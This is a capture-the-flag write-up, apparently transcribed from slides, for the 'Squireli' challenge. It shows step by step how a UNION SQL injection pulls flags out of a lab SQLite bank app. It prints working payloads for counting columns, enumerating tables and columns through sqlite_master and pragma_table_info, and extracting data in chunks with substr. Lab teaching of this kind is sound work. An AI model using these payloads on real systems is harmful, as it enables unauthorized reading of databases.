
Squireli – UNION SQL Injection




Hack the bank terminal and read the contents of the `flag` table. There is also a flag on the current table being queried.

To start the challenge connect with `nc 10.0.41.18 1337`. Your timer starts from the first time you connect to the service.

The challenge gives us a lot of good info in the description

Squireli – UNION SQL Injection




Hack the bank terminal and read the contents of the `flag` table. There is also a flag on the current table being queried.

To start the challenge connect with `nc 10.0.41.18 1337`. Your timer starts from the first time you connect to the service.

There's a `flag` table, which isn't the default table the app uses, and there's a flag on the default table


Squireli – First Flag



```
|    id |name                                 |  rate |
|     2 |Mexico                               | 52642 |
|     3 |Brazil                               | 57127 |
|     4 |Guatemala                            |  9000 |
|     5 |El Salvador                          | 29000 |
|     6 |Colombia                             | 50000 |
```

Immediately on accessing the app, we see that there seems to be an ID number missing

Squireli – Truncated Output



```
Pick a branch id: 1
1
|    id |name                          |  rate |
|     1 |[redacted]                    | 52642 |
```


Unfortunately, it seems like the full length of the flag has been cut off, so we need to find a way to return only parts of the output

Squireli – UNION Column Count

```
"" UNION SELECT null,null,null --
```

The first part of any UNION SQL injection attack is to determine how many columns the original query returns, which we suspect is 3 columns

Squireli – DBMS Enum



```
Pick a branch id: "
"


Warning: SQLite3::query():
```

From the error messages, we know that the app is using SQLite as its DBMS, so we'll use payloads compatible with that system

Squireli – Table Name Enum

```
"" UNION SELECT null,name,null from
sqlite_master where type='table'--
```

To get the full contents of the flag, we'll need to know which table it's in

Squireli – Column Name Enum

```
"" UNION SELECT null,name,null FROM
pragma_table_info('branches') --
```


Normally, we would need to enumerate the table's column names, but we can guess from the app output

Squireli – Return First 20 Characters

```
"" UNION SELECT
null,substr(name,1,20),null from
branches --
```

Then we can get only the first 20 characters of the rows using the `substr` function

Squireli – Return First 20 Characters



```
|     id |name                 |   rate |
|        |Brazil               |        |
|        |Colombia             |        |
|        |[redacted]           |        |
|        |El Salvador          |        |
|        |Guatemala            |        |
|        |Mexico               |        |
```


```
"" UNION SELECT
null,substr(name,1,20),null from
branches --
```

Squireli – Return Next 20 Characters

```
"" UNION SELECT
null,substr(name,21,20),null from
branches --
```

Then we can get only the next 20 characters of the rows

Squireli – Return Next 20 Characters



```
|     id |name                       |   rate |
|        |                           |        |
|        |[redacted]                 |        |
```

```
"" UNION SELECT
null,substr(name,21,20),null from
branches --
```

Squireli – Second Flag

```
"" UNION SELECT
null,substr(name,1,20),null from
flag--
```

The last thing to do is to use the same technique to get the contents of the flag table

Squireli – Second Flag

```
"" UNION SELECT
null,substr(name,1,20),null from
flag--
```

```
"" UNION SELECT
null,substr(name,21,20),null from
flag--
```

The last thing to do is to use the same technique to get the contents of the flag table